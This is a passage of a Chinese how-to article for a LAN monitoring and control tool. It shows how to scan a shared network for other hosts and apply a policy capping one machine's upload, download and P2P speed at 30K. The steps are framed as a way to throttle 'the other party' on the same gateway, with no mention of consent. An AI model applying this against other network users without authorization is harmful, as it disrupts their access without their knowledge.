


图5

点击“新建监控网段”来新建一个要监控的网络，网段名称可以使用默认的VLAN1，然后点击下一步，选择对应的网卡，选中网卡后下面就会自动给出IP地址、子网掩码、网关等信息，这里你要确保你和要监控的电脑处在同一网关下，如图6。




图6

接着点击下一步就建立了一个监控网段，直接双击新建立的监控网段，就打开了如图7所示的监控界面，点击“启动网络控制服务”按钮，启动成功后再点击“网络主机扫描”按钮就会列出局域网中除你之外的所有主机以及它们的网络上行、下行速度，如图8。




图7




图8

下面就来看一下它强大的控制功能，点击“控制策略设置”－“新建策略”，比如我要建一个限制网速的策略，名字可以起为限速，确定后就打开了如图9所示的控制策略编辑界面。

通过上方的功能选项可以看到它可以限制游戏、限制聊天工具、限制上网时间、限制总上网流量、限制网速等，我就以限制上网速度为例了，其它的限制大家有空可以自己去试试。要

限制上网速度，就打开“带宽限制”选项卡，选上“启用主机公网带宽限制”，上行带宽限制设置为<30K，下行带宽限制设置为<30K，这样他的上传下载速度都不会超过30K了，如果也想控制对方的P2P下载速度，就把“启用发现P2P下载时自动限制该主机带宽功能”也勾选上，然后把上行、下行速度都限制为<30K，最后把“精确控制带宽”勾选上，然后点确定就建立了一条名为限速的策略，如图10。




图9




图10

假如我想让xpunsafe利用刚建立的限速策略，就在xpunsafe上点右键，选择“重新制定策略”，然后选择刚建立的限速策略，最后点击“应用控制设置”按钮就行了。来看看效果，如图11所示是没有利用限速策略前使用迅雷下载VMware Workstation 6.5 Beta 2 Build 99530时的速度，如图12所示则是利用限速策略后的下载速度，效果很明显吧。




图11




图12

